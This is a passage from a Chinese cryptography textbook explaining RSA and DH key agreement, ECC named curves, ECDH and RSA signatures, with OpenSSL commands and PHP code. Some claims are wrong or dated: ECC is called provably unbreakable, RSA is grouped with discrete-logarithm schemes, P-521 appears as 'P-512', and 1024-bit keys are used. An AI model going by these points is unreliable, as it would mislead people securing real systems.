- ◎ 对于一个网站来说，加密解密需要的密钥需要通过其他的方式进行传输，每个 TCP 连接传输的密钥不一样，这就是动态密钥。

为了在网络通信中传输动态密钥，可以采用密码学中的密钥协商算法，这是接下来讲解的重点。

2.8 密钥协商算法

公开密钥算法的另外一种算法就是密钥协商算法，通过 2.7 节的学习，读者知晓了在网络通信应用中，密钥的管理和分配是个难题，尤其是生成一个动态密钥更难，而密钥协商算法就可以解决密钥分配、存储、传输等问题。

在网络通信中，为了加密解密数据，可以采用动态密钥，也叫作会话密钥，这个密钥有以下一些特点：

- ◎ 会话密钥的作用就是为了加密解密通信数据，也就是对称加密算法可以使用会话密钥进行加密解密。
- ◎ 在加密解密通信数据之前，客户端和服务端需要协商出会话密钥，而会话密钥只有服务端和特定的客户端才能知晓，不能泄露，这可以采用密钥协商算法解决。

- ◎ 会话密钥的意思就是该密钥不用存储，一旦客户端和服务器的连接关闭，该密钥就会消失，也就是说密钥存储在客户端和服务器的内存中，由于密钥不用存储，安全性就得到了很大的保障。

常见会话密钥可以使用伪随机数生成器生成，数量也可以无限多，会话密钥也不用存储，最关键的是会话密钥能够在不安全的网络通信中进行安全传输。

接下来分别使用 RSA 算法和 DH 算法讲解如何协商会话密钥。RSA 算法的用途非常多，除了可以进行加密解密运算，也可以用于密钥协商，首先讲解 RSA 密钥协商算法。

2.8.1 RSA 密钥协商算法

通过一个例子看看 RSA 密钥协商算法如何工作的：

- ◎ 客户端初始化连接服务器端，服务器发送 RSA 密钥对的公钥给客户端。
- ◎ 客户端生成一个随机值，这个值必须是随机的，不能被攻击者猜出，这个值就是会话密钥。
- ◎ 客户端使用服务器 RSA 密钥对的公钥加密会话密钥，并发送给服务器端，由于攻击者没有服务器的私钥，所以无法解密会话密钥。
- ◎ 服务器端用它的私钥解密出会话密钥。
- ◎ 至此双方完成连接，接下来服务器端和客户端可以使用对称加密算法和会话密钥加密解密数据。

RSA 密钥协商算法有几个优点：

- ◎ 每次连接阶段的会话密钥是不同的，无须存储到设备中，连接关闭后会话密钥就会消失。
- ◎ 每次连接中的会话密钥是不同的，避免了烦琐的会话密钥分配问题。
- ◎ 虽然 RSA 运算很慢，但由于会话密钥长度相对很小，计算的是数据量并不大，所以性能消耗相对可控。

这个方案用途非常广泛，HTTPS 本身也是借鉴了这个方案，只是在设计上更严谨。

RSA 密钥协商算法也有缺点：

- ◎ 获取会话密钥过程其实并不能称为协商，完全是由客户端决定的，只能称为密钥传输。如果客户端生成会话密钥没有使用标准的算法，可能会带来安全隐患。比如说客户端每次随机从 26 个字母中选取 4 个字母作为会话密钥，那么很容易受

到暴力攻击。攻击者不会去破解 RSA 加密算法的私钥，直接暴力破解会话密钥就能反解出明文。

- ◎ 最大的问题就是不能提供前向安全性，前向安全性是 HTTPS 中非常重要的概念，后续章节会讲解。

2.8.2 DH 密钥协商算法

Diffie-Hellman 算法，简称 DH 算法，是 Whitfield Diffie 和 Martin Hellman 在 1976 年公布的一个公开密钥算法，它的历史比 RSA 公开密钥算法更悠久。

使用 RSA 密钥协商算法传输会话密钥的时候，会话密钥完全由客户端控制，并没有服务器的参与，所以叫作密钥传输。

而 DH 算法确切地说，实现的是密钥交换或者密钥协商，DH 算法在进行密钥协商的时候，通信双方的任何一方无法独自计算出一个会话密钥，通信双方各自保留一部分关键信息，再将另外一部分信息告诉对方，双方有了全部信息才能共同计算出相同的会话密钥。

客户端和服务端协商会话密钥的时候，需要互相传递消息，消息即使被挟持，攻击者也无法计算出会话密钥，因为攻击者没有足够的信息（通信双方各自保留的信息）计算出同样的会话密钥。

DH 算法的主要原理和优势大概就是如此，理解起来可能抽象了一点，下面看看 DH 算法的内部结构和原理，和 RSA 算法一样，不用过于理解算法的内部实现。

1) 参数文件

在使用 DH 算法之前，先要生成一些公共参数，这些参数是公开的，无须担心攻击者能够看到这些参数值，这些参数可以由客户端或者服务器端生成，一般由服务器端生成。参数在协商密钥之前必须发给对端。

```
typedef struct dh_st
{
    BIGNUM *p;
    BIGNUM *g;
    BIGNUM *pub_key;
    BIGNUM *priv_key;
} DH;
```

参数有两个，分别是 p 和 g ， p 是一个很大的质数，建议长度在 1024 比特以上，这个长度也决定了 DH 算法的安全程度， g 表示为一个生成器，这个值很小，可以是 2 或者 5。

通过参数，服务器端和客户端会各自生成一个 DH 密钥对，私钥需要保密。

2) DH 算法处理过程

图 2-15 描述了 DH 算法处理过程。




图 2-15 DH 处理流程

- ◎ 通信双方的任何一方可以生成公共参数 p 和 g ，这两个数是公开的，被截获了也没有任何关系，一般情况下由通信双方的服务器端计算。
- ◎ 客户端连接服务器端，服务器端将参数发送给客户端。
- ◎ 客户端根据公开参数生成一个随机数 a ，这个随机数是私钥，只有客户端知道，且不会进行发送，然后计算 $Y_c = (g^a) \bmod p$ ， Y_c 就是公钥，需要发送给服务器端。
- ◎ 服务器端根据公开参数生成一个随机数 b ，这个随机数是私钥，需要服务器端保密，然后计算 $Y_s = (g^b) \bmod p$ ， Y_s 是公钥，需要发送给客户端。
- ◎ 客户端发送 Y_c 数值给服务器端，服务器端计算 $Z = (Y_c^b) \bmod p$ 。
- ◎ 服务器端发送 Y_s 数值给发送方，客户端计算 $Z = (Y_s^a) \bmod p$ 。
- ◎ 服务器端和客户端生成的 Z 就是会话密钥，协商完成。

这里的关键点就是私钥 a 和 b 不应该泄露，分别由通信双方维护，另外 Y_s 和 Y_c 进行互换才能完成协商，这两个值被截获对攻击者来说没有任何价值。换句话说，只要私钥不发生泄露，攻击者即使有了 Y_s 和 Y_c 也不会计算出会话密钥。

看到幂运算和求模过程，就知道 DH 算法和 RSA 算法一样，如果需要破解密钥，就必须面临离散对数和因式分解问题。和其他公开密钥算法一样，只要确保一定的密钥长度，DH 算法具有很高的安全性。RSA 和 DH 密钥对一样能够受到暴力攻击，提高密钥对的长度能够有效避免攻击。

2.8.3 DH 算法分类

DH 算法分为两种类型，分别是静态 DH 算法和临时 DH 算法。

1) 静态 DH 算法 (DH 算法)

静态 DH 算法， p 和 g 两个参数永远是固定的，而且服务器的公钥 (Y_s) 也是固定的。和 RSA 密钥协商算法一样，一旦服务器对应的 DH 私钥泄露，就不能提供前向安全性。静态 DH 算法的好处就是避免在初始化连接时服务器频繁生成参数 p 和 g ，因为该过程是非常消耗 CPU 运算的。

2) 临时 DH 算法 (EDH 算法)

在每次初始化连接的时候，服务器都会重新生成 DH 密钥对，DH 密钥对仅仅保存在内存中，不像 RSA 那样私钥是保存在磁盘中的，攻击者即使从内存中破解了私钥，也仅仅影响本次通信，因为每次初始化的时候密钥对是动态变化的。更安全的是，协商出会话密钥后， a 和 b 两个私钥可以丢弃，进一步提升了安全性，在有限的时间、有效的空间生成了密钥对。

2.8.4 DH 密钥协商算法实践

1) dhparam 和 genpkey 子命令

这两个子命令用于生成参数文件和密钥对，首先通过下列命令生成参数文件：

```
# 生成一个 1024 比特的参数文件
$ openssl dhparam -out dhparam.pem -2 1024

# 查看参数文件内容
$ openssl dhparam -in dhparam.pem -noout -C
```

和 RSA 密钥对生成方式不一样，DH 密钥对生成方式分为两步，首先生成参数文件，然后根据参数文件生成密钥对，同一个参数文件可以生成无数多且不重复的密钥对。

基于参数文件生成密钥对：

```
$ openssl genpkey -paramfile dhparam.pem -out dhkey.pem
```

查看密钥对文件内容：

```
$ openssl pkey -in dhkey.pem -text -noout
```

输出如下：

```
DH Private-Key: (1024 bit)
  private-key:
    4f:3e:c6:1c:c8:01:86:95:43:c0:4a:c5:d0:a7:95:
    b5:61:20:ed:e0:xe:1f:xe:14:8d:a7:18:1b:e4:e9:
    23:42:ea:bc:d0:98:39:c3:0a:ff:ad:80:91:d7:73:
    b4:6b:ed:7c:ec:0e:a9:00:44:3d:84:d1:bc:ff:93:
    3d:f1:93:38:ee:ae:e3:01:b8:00:42:0b:5c:13:c5:
    3a:71:4f:d0:1b:9a:15:86:a7:b6:cc:54:40:4b:22:
    c9:d5:17:c7:f3:48:ac:bc:88:a3:74:ed:2f:38:d0:
    fd:6d:01:80:48:83:4a:da:cd:d8:aa:a1:74:ae:57:
    82:6a:af:67:65:b8:90:96
  public-key:
    00:d3:5c:e4:65:e4:8a:fe:35:21:36:81:f6:08:d8:
    8b:31:93:29:55:55:9a:3c:ae:3a:85:a1:09:da:b2:
    e2:a1:85:a7:2f:58:75:c2:0d:15:34:28:2d:37:9b:
    41:02:46:ba:2f:3b:df:11:8f:a0:0b:82:00:d4:12:
    6a:85:27:53:5e:31:34:7c:7f:86:e4:7a:0b:69:08:
    cb:7b:8b:54:f2:38:d7:48:24:1b:c8:c3:33:2a:99:
    af:18:0e:dc:64:e9:46:d6:44:1c:a4:1b:26:4a:b0:
    dc:73:d8:1b:12:8b:37:51:97:82:1f:1a:14:8c:77:
    b2:38:14:a2:ee:24:54:8a:4e
  prime:
    00:d3:d3:09:30:6b:b3:a9:a9:b7:b2:56:76:b5:46:
    39:fe:d5:70:47:64:97:8c:ef:11:f9:e5:b2:9f:fd:
    db:46:68:e9:0c:cf:bc:7b:37:c5:80:6b:bc:bc:6c:
    33:e6:dc:ef:62:60:94:78:df:19:90:8d:b2:4f:54:
    25:10:a1:02:ee:8a:c6:49:ba:95:1d:f2:4e:8a:9c:
    ac:e6:c4:90:b0:7d:67:cb:73:97:aa:6b:7e:91:46:
    ca:d6:c2:0d:11:4e:08:8c:42:94:20:9b:ee:44:65:
    cc:08:31:a2:aa:22:8a:c9:27:33:6d:f0:6e:07:8f:
    83:5c:54:e7:1c:d6:2e:1a:eb
  generator: 2 (0x2)
```

这里简单介绍一下输出：prime 是一个大质数，generator 是生成元，同时包含 private-key（私钥）和 public-key（公钥）。

2) 完整的协商例子

接下来使用 OpenSSL 命令行演示一个完整的 DH 密钥协商例子：

```
# 通信双方的任何一方生成 DH 的参数文件，可以对外公开
$ openssl genpkey -genparam -algorithm DH -out dhp.pem
```



```

# 查看参数文件的内容, 包括 p 和 g 等参数
$ openssl pkeyparam -in dhp.pem -text

# 发送方 A 基于参数文件生成一个密钥对
$ openssl genpkey -paramfile dhp.pem -out akey.pem
# 查看密钥对内容
$ openssl pkey -in akey.pem -text -noout

# 发送方 B 基于参数文件生成一个密钥对
$ openssl genpkey -paramfile dhp.pem -out bkey.pem
# 查看密钥对内容
openssl pkey -in bkey.pem -text -noout

# 发送方 A 拆出公钥文件 akey_pub.pem, 私钥自己保存
$ openssl pkey -in akey.pem -pubout -out akey_pub.pem

# 发送方 B 拆出公钥文件 bkey_pub.pem, 私钥自己保存
$ openssl pkey -in bkey.pem -pubout -out bkey_pub.pem

# 发送方 A 收到 B 发送过来的公钥, 将协商出的密钥保存到 data_a.txt 文件
openssl pkeyutl -derive -inkey akey.pem -peerkey bkey_pub.pem -out
data_a.txt

# 发送方 B 收到 A 发送过来的公钥, 将协商出的密钥保存到 data_b.txt 文件
openssl pkeyutl -derive -inkey bkey.pem -peerkey akey_pub.pem -out
data_b.txt

```

最终会发现 `data_a.txt` 和 `data_b.txt` 两个二进制文件是相同的, 表示协商出同一个会话密钥。

在该例中, 不管客户端还是服务器端每次生成的密钥对是不一样的, 也就是能提供前向安全性, 这种算法也称为临时 DH 算法。

2.9 椭圆曲线密码学

为了保证 DH 的密钥对不被破解, 提升安全性的主要手段就是增加密钥对的长度, 但是长度越长, 性能越低。公开密钥算法是一个 $O(n)$ 操作, n 就是密钥对的长度, n 越小, 操作越快。为了解决性能问题, 需要了解椭圆曲线密码学 (Elliptic Curve Cryptography), 简称为 ECC。

ECC 是新一代的公开密钥算法, 主要的优点就是安全性, 极短的密钥能够提供很大的

安全性。比如 224 比特的 ECC 密钥和 2048 比特的 RSA 密钥可以达到同样的安全水平，由于 ECC 密钥具有很短的长度，运算速度非常快。ECC 基于非常复杂的算法，到目前位置，对于 ECC 进行逆操作还是很难的，数学上被证明是不可破解的，ECC 算法的优势就是性能和安全性非常高。

在具体应用的时候，ECC 可以结合其他公开密钥算法形成更快、更安全的公开密钥算法，比如结合 DH 密钥协商算法组成 ECDH 密钥协商算法，结合数字签名 DSA 算法组成 ECDSA 数字签名算法。

2.9.1 ECC 算法的基本模型

ECC 是比离散对数类算法（比如 RSA 和 DH 算法）更复杂的算法，非常难于理解，本身也是很复杂的一个结构体，在理解起来的时候有一定的难度，如图 2-16 所示的示例图有一定的参考价值。




图 2-16 ECC 模型

ECC 椭圆曲线由很多点组成，这些点由特定的方程式组成的，比如方程式可以是 $y^2 = x^3 + ax + b$ ，这些点连接起来就是一条曲线，但曲线并不是一个椭圆。

椭圆曲线有个特点，任意两个点能够得到这条椭圆曲线上的另外一点，这个操作称为打点，经过多次（比如 n 次）打点后，能够生成一个最终点（F）。

在图 2-16 中，A 点称为基点（G）或者生成器。A 可以和自己打点从而生成 B 点，在实际应用的时候，一般有基点就可以了。

ECC 密码学的关键点就在于就算知道具体方程式、基点（G）、最终点（F），也无法

知晓一共打点了多少次 (n)，这就是椭圆曲线的关键，很难破解打点过程。

椭圆曲线的关键点就是方程式，可以使用平面上的任意一点，但在密码学实际应用的时候，必须把所有的操作数限制在一个有限域中，为了控制在有限域中，需要一个很大的质数 (p)，而这个曲线上的点都必须小于这个质数，实际上就是通过对质数取模控制所有点的范围，获取的最终点 F 其实可以认为是 F_p ，就是在有限域上的一个点。

那么 ECC 到底包含了什么？ECC 由方程式、基点 (G)、质数 (P) 组成，当然还有 a 、 b 这样的方程式参数。理论上方程式和各种参数组合可以是任意的，但是在密码学中，为了安全，系统预先定义了一系列的曲线，称为命名曲线 (name curve)，比如 `secp256k1` 就是一个命名曲线。对于读者来说，在使用 ECC 密码学的时候，就是选择具体的命名曲线，需要重点关注命名曲线。

2.9.2 使用 OpenSSL 了解命名曲线

对于开发者说，可以不了解 ECC 原理，知道命名曲线和参数文件即可。选择一条命名曲线，基于曲线获取参数文件，同样的命名曲线，参数文件是相同的。参数文件结合其他公开密钥算法（比如 DH 和 DSA），能够生成更安全的算法。

在 OpenSSL 中支持很多命名曲线，接下来通过 OpenSSL 命令行演示 ECC 相关操作：

```
# 查看系统有多少椭圆曲线，通信双方需要选择一条都支持的命名曲线
$ openssl ecparam -list_curves

# 生成一个参数文件，通过 -name 指定命名曲线
$ openssl ecparam -name secp256k1 -out secp256k1.pem

# 默认的情况下，查看参数文件只会显示曲线的名称
$ openssl ecparam -in secp256k1.pem -text -noout
ASN1 OID: secp256k1
```

显示参数文件里的具体参数：

```
$ openssl ecparam -in secp256k1.pem -text -param_enc explicit -noout
```

输出如下：

```
Field Type: prime-field
Prime:
  00:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
  ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:fe:ff:
  ff:fc:2f
A:    0
B:    7 (0x7)
```

```
Generator (uncompressed):
  04:79:be:66:7e:f9:dc:bb:ac:55:a0:62:95:ce:87:
  0b:07:02:9b:fc:db:2d:ce:28:d9:59:f2:81:5b:16:
  f8:17:98:48:3a:da:77:26:a3:c4:65:5d:a4:fb:fc:
  0e:11:08:a8:fd:17:b4:48:a6:85:54:19:9c:47:d0:
  8f:fb:10:d4:b8
Order:
  00:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
  ff:fe:ba:ae:dc:e6:af:48:a0:3b:bf:d2:5e:8c:d0:
  36:41:41
Cofactor: 1 (0x1)
```

返回的参数解释如下。

- ◎ **A 和 B**：椭圆曲线公式。
- ◎ **P**：大质数，ECC 所有点的大小控制在有限域中，几乎所有 ECC 操作都会对 P 进行取模运算。
- ◎ **Generator**：就是基点，由 (gx、gy) 组合。
- ◎ **n**：相当于基点的 order，可以理解为基点的打点次数，基点经过复杂的运算会得到一个最终值。对于大部分 ECC 操作来说，不需要该值，但 ECDSA 在计算签名的时候会对 n 取模，而不是对 P 取模。
- ◎ **Cofactor**：该值等于椭圆曲线上所有点总数除以 n。

2.9.3 ECDH 协商算法

ECC 可以结合公开密钥算法，比如 DH 算法结合 ECC 可以组成为 ECDH 算法，接下来看看如何结合。

在 DH 算法中，客户端和服务端分别生成密钥对，生成密钥对依赖于参数文件中的 p 和 g，在 DH 中，生成的随机数称为私钥，然后对私钥进行“ $G^{\text{私钥}} \bmod p$ ”运算得到公钥。

在 ECDH 中首先取得一个随机数 (k)，称之为私钥，kg 的结果就是公钥，g 是椭圆曲线上的基点，公钥也是椭圆曲线上的一个点，对于 ECC 密码学来说，通过公钥很难破解私钥。

结论：没有掌握 ECC 原理没有关系，但必须明白这个基本结论，在 ECC 中，k 就是私钥，g 就是基点，kg 基于公式运算最终得到公钥，通过公钥很难计算出私钥 k，其背后有复杂的数学理论，即离散对数问题。

上一节演示了完整的 DH 算法应用例子，下面基于 ECDH 算法进行演示。

```
# 生成参数文件
```

```
$ openssl ecparam -name secp256k1 -out secp256k1.pem

# A 和 B 各自生成一个 ECDH 私钥对文件
$ openssl genpkey -paramfile secp256k1.pem -out akey.pem
$ openssl genpkey -paramfile secp256k1.pem -out bkey.pem

# A 和 B 分解出公钥，将公钥发送给对方
$ openssl pkey -in akey.pem -pubout -out akey_pub.pem
$ openssl pkey -in bkey.pem -pubout -out bkey_pub.pem

# A 和 B 计算出同样的会话密钥
$ openssl pkeyutl -derive -inkey akey.pem -peerkey bkey_pub.pem -out
data_a.txt
$ openssl pkeyutl -derive -inkey bkey.pem -peerkey akey_pub.pem -out
data_b.txt
```

最终 data_a.txt、data_b.txt 包含的值是相同的。

2.9.4 命名曲线

ECC 本质上就是一个数学公式，任何人基于公式都可以设计出椭圆曲线，在实现的时候一定要注意 ECC 离散对数问题（Elliptic-Curve Discrete-Logarithm Problem，简称 ECDLP），如果实现不当，那么 ECC 公式就会存在安全风险。为了简化 ECC 的使用，可以选用设计规范的命名曲线，命名曲线中包含了 ECC 椭圆曲线的参数，比如基点、有限域等，对于大部分开发者来说，如果要使用 ECC 椭圆曲线，要做的就是选择一条安全且性能高的命名曲线。

在密码学世界中，一些组织定义了命名曲线的一些设计标准，不同的设计标准有不同的目标，比如有的以安全性为首要目标，有的以效率为首要目标，相关标准如表 2-12 所示。

表 2-12 命名曲线设计标准

标 准 名 称	标准发布时间
ANSI X9.62	1999
IEEE P1363	2000
SEC 2	2000
NIST FIPS 186-2	2000
ANSI X9.63	2001
NSA Suite B	2005
ANSSI FRP256V1	2011

不同标准的命名曲线命名可能不一样，但是大部分含义是相同的，建议使用 NIST 标准建立的命名曲线，表 2-13 列举了一些常见的命名曲线。

表 2-13 常见命名曲线

NIST 命名曲线	其他标准对应的命名曲线
P-192	ansix9p192r1、prime192v1、secp192r1
P-256	ansix9p256r1、prime256v1、secp256r1
P-384	secp384r1
P-512	secp521r1

对于使用者来说，P-256、ansix9p256r1、prime256v1、secp256r1 就是同一种命名曲线。在选择命名曲线的时候，有几点需要注意：

- ◎ 尽量选择性能更高、安全系数更高的命名曲线，比如 P-384 命名曲线安全性高于 P-256（不考虑命名曲线的优化）。
- ◎ 命名曲线的兼容性，这一点非常重要，ECC 是相对较新的密码学算法，再加上命名曲线的标准也比较多，大部分操作系统、密码学底层库（比如 OpenSSL 库）、软件支持的命名曲线可能是不一样的，在 Web 应用中尽量选择兼容性比较好的命名曲线。

下面简单了解下不同平台支持 ECC 的时间点。

- ◎ 操作系统：Windows Vista、OS X 10.6、Android 4.0、Red Hat 6.5 以后的操作系统支持。
- ◎ 浏览器：Firefox 2.0、Chrome 1.0、Safari 4、IE 7 以后的版本支持。
- ◎ 服务器：Nginx 1.1.0、Apache 2.2.26 以后的版本支持。

最后使用 OpenSSL 工具显示系统支持的命名曲线，读者可以以此了解不同的命名曲线，输入以下命令：

```
$ openssl ecparam -list_curves
```

精简输出如下：

```
secp160k1 : SECG curve over a 160 bit prime field
secp160r1 : SECG curve over a 160 bit prime field
secp384r1 : NIST/SECG curve over a 384 bit prime field
sect113r1 : SECG curve over a 113 bit binary field
```

以 secp256k1 命名曲线为例，其使用的有限域大小是 256 比特，其安全性等同于一个

3072 比特长度的 RSA 算法。

2.10 数字签名

公开密钥算法的另外一种用途就是数字签名技术。提到签名，读者可能会想到现实世界中的合同签名，按照这个思路理解就对了。数字签名技术有多种解决方案，RSA 签名算法和 DSA 签名算法都可以实现数字签名，本节主要讲解 RSA 数字签名算法，2.11 节介绍 DSA 数字签名算法和 ECDSA 数字签名算法。

2.10.1 数字签名的用途

2.1 节介绍了密码学的四个目标。到目前为止，防抵赖这个目标还没有涉及，也就是说已经讲解的对称加密算法、公开密钥算法都不能防止抵赖。

先解释为什么消息可能被篡改，比如 A、B、C 三个人共享一个对称加密算法密钥，现在 A 和 B 互相通信，A 和 B 一直认为是双方在发送消息。由于 C 也有同样的密钥，它可以拦截 A 发往 B 的消息，然后篡改消息并用同样的密钥加密后发送给 B，B 能够正确解密，但是该消息其实已经被篡改。

接下来解释为什么不能防止抵赖，还是用同样的例子说明，A、B、C 三个人共享一个对称加密算法密钥，A 向 B 发送了一条消息，但是 A 可以抵赖说这条消息并不是他发送的，理由就是 C 也有同样的密钥，这条加密消息可能是 C 发送给 B 的，B 无法向第三方证明是 A 给他发送了消息。

在公开密钥算法中，如果算法用于加密解密，也同样不能防止抵赖，以 RSA 加密算法举例，由于 RSA 的公钥是完全公开的，RSA 私钥拥有者虽然能够解密，但是并不能确认是哪个客户端发送的消息，同理任何人都可以抵赖。

抵赖出现的根本原因就在于通信双方无法确认对方的身份，也就是不能进行身份验证，那么在密码学中有没有对应的解决方案呢？可以使用数字签名技术防抵赖。

在现实世界中，有哪些行为或者约定可以防止人抵赖呢？最明显的就是合同，合同一般需要人签字或者按指纹，考虑签字可以模仿伪造，这里重点用指纹签署的合同来解释。合同一旦由指纹签署了，就可以被复印多份。有了合同，合同签署人就无法否认合同的合法性，原因就在于法律规定，指纹具备唯一性，每个人的指纹是不同的，或者说指纹就代表了一个人。

回到密码学中，如果一个消息也含有特殊的指纹，那么它是否就不能抵赖呢？仔细回忆 RSA 密钥对，私钥只有密钥对的生成者持有，如果不考虑密钥泄露的问题，私钥拥有者使用密钥（注意不是加密操作）签署一条消息，然后发送给任意的接收方，接收方只要拥有私钥对应的公钥，就能成功反解签署消息，由于只有私钥持有者才能“签署”消息，不能抵赖说这条签署消息不是他发送的，这就是数字签名技术的全部。

简单地说，数字签名技术有以下几个特点。

- ◎ 防篡改：数据不会被修改，MAC 算法也有这个特点。
- ◎ 防抵赖：消息签署者不能抵赖。
- ◎ 防伪造：发送的消息不能够伪造，MAC 算法也有这个特点。

数字签名技术能够进行身份验证，在 2.5 节中介绍过 MAC 算法，它能保证传递的消息是经过验证的，但不能对消息发送者的身份进行验证，原因就在于消息发送方和接收方拥有同样的密钥，所以双方可以抵赖，否认消息是他发送的，读者在理解的时候一定要区分消息验证和身份验证。

2.10.2 数字签名的流程

不管是 RSA 数字签名算法还是后续讲解的 DSA 数字签名算法，数字签名处理流程是差不多的，主要分为签名生成和签名验证，接下来分别描述这两个过程。

签名生成流程如图 2-17 所示。

- ◎ 发送者对消息计算摘要值。
- ◎ 发送者用私钥对摘要值进行签名得到签名值。
- ◎ 发送者将原始消息和签名值一同发给接收者。

数字签名技术的本质不是为了加密，所以和签名值一同传递的消息是不用加密的，当然也可以对消息加密后再计算签名值。

签名验证流程如图 2-18 所示。

- ◎ 接收者接收到消息后，拆分出消息和消息签名值 A。
- ◎ 接收者使用公钥对消息进行运算得到摘要值 B。
- ◎ 接收者对摘要值 B 和签名值 A 进行比较，如果相同表示签名验证成功，否则就是验证失败。




图 2-17 RSA 签名生成




图 2-18 RSA 签名验证

签名生成和签名验证流程很简单，思考一个问题，为什么不直接对消息进行签名，而是对消息的摘要值进行签名？签名值除了比较之外并没有其他用途，那么基于消息生成签名和基于消息摘要值生成签名并无区别，考虑到公开密钥算法运行是相对缓慢的，数字签名算法建议对消息摘要值进行签名，因为摘要值的长度是固定的，运算的时候速度会比较快。

2.10.3 RSA 数字签名算法

RSA 算法的用途非常广泛，可以进行数字签名。和 RSA 加密算法相似，不同的是，RSA 加密算法是公钥加密，私钥解密；RSA 签名算法是私钥签名，公钥验证签名。

签名的公式如下：

$$s = m^d \pmod n$$

解密签名的公式如下：

$$m = s^e \pmod n$$

和 RSA 加密填充一样，RSA 签名算法也有填充机制，分别是 RSASSA-PKCS1-v1_5 和 RSASSA-PSS。对于同样的输入值和密钥对，使用 RSASSA-PKCS1-v1_5 标准生成的签名值是固定不变的，而对于 RSASSA-PSS 标准来说，生成的签名值每次都是变化的，所以安全性更好一点。

2.10.4 RSA 数字签名实践

1) OpenSSL

```
# 生成一个 RSA 密钥对，密钥长度 1024 比特
```

```
$ openssl genrsa -out rsaprivatekey.pem 1024

# 从密钥对中分离出公钥
$ openssl rsa -in rsaprivatekey.pem -pubout -out rsapublickey.pem

# 对 plain.txt 文件使用 sha256 Hash 算法和签名算法生成签名文件 signature.txt
$ echo "hello" >>plain.txt
$ openssl dgst -sha256 -sign rsaprivatekey.pem -out signature.txt
plain.txt

# 用相同的摘要算法和签名算法校验签名文件，需要对比签名文件和原始文件
$ openssl dgst -sha256 -verify rsapublickey.pem -signature signature.txt
plain.txt
```

和 RSA 公钥加密不一样，RSA 实现数字签名技术涉及摘要计算，本例中使用 sha256 Hash 算法。

OpenSSL 命令行进行签名的时候默认使用的是 RSAES-PKCS1-V1_5 填充标准，也可以指定 RSASSA-PSS 标准。

```
# 生成 RSA 密钥对
$ openssl genrsa -out rsaprivatekey.pem 1024
$ openssl rsa -in rsaprivatekey.pem -pubout -out rsapublickey.pem

# 指定 RSASSA-PSS 标准
$ openssl dgst -sha256 -sign rsaprivatekey.pem -sigopt rsa_padding_mode:
pss -out signature.txt plain.txt

# 验证签名
$ openssl dgst -sha256 -verify rsapublickey.pem -sigopt rsa_padding_mode:
pss -signature signature.txt plain.txt
```

2) PHP

```
// 签名和验签函数
// $data 表示原始信息
// $privatekeyFile 表示私钥文件，$publickeyFile 表示公钥文件
function sign_verify($data, $privatekeyFile, $publickeyFile)
{
    //口令，有的时候密钥对文件被口令和对称加密算法保护了
    $passphrase = '';

    //摘要算法
    $digestAlgo = 'sha512';

    //加载私钥文件
```

```

    $privatekey = openssl_pkey_get_private(file_get_contents
($privatekeyFile), $passphrase);

    //最终生成的签名值
    $signature = '';

    //生成签名
    openssl_sign($data, $signature, $privatekey, $digestAlgo);

    //释放资源
    openssl_free_key($privatekey);

    //对签名值 base64 编码，以便在网络上传输
    $signature = base64_encode($signature);

    //加载公钥
    $publickey = openssl_pkey_get_public(file_get_contents($publickeyFile));

    //验签
    $verify = openssl_verify($data, base64_decode($signature), $publickey,
$digestAlgo);

    //释放资源
    openssl_free_key($publickey);

    return $verify;
}

//RSA 私钥和公钥文件位置
$rsaprivatekey = dirname(__FILE__) . "/rsaprivatekey.pem";
$rsapublickey = dirname(__FILE__) . "/rsapublickey.pem";

//假如返回 1 表示验证成功
var_dump(sign_verify("hello", $rsaprivatekey, $rsapublickey));

```

在 PHP OpenSSL 标准库中，进行 RSA 数字签名的时候，并没有填充机制的说明，从严谨的角度看可以采用其他第三方库。

2.11 DSA 数字签名算法

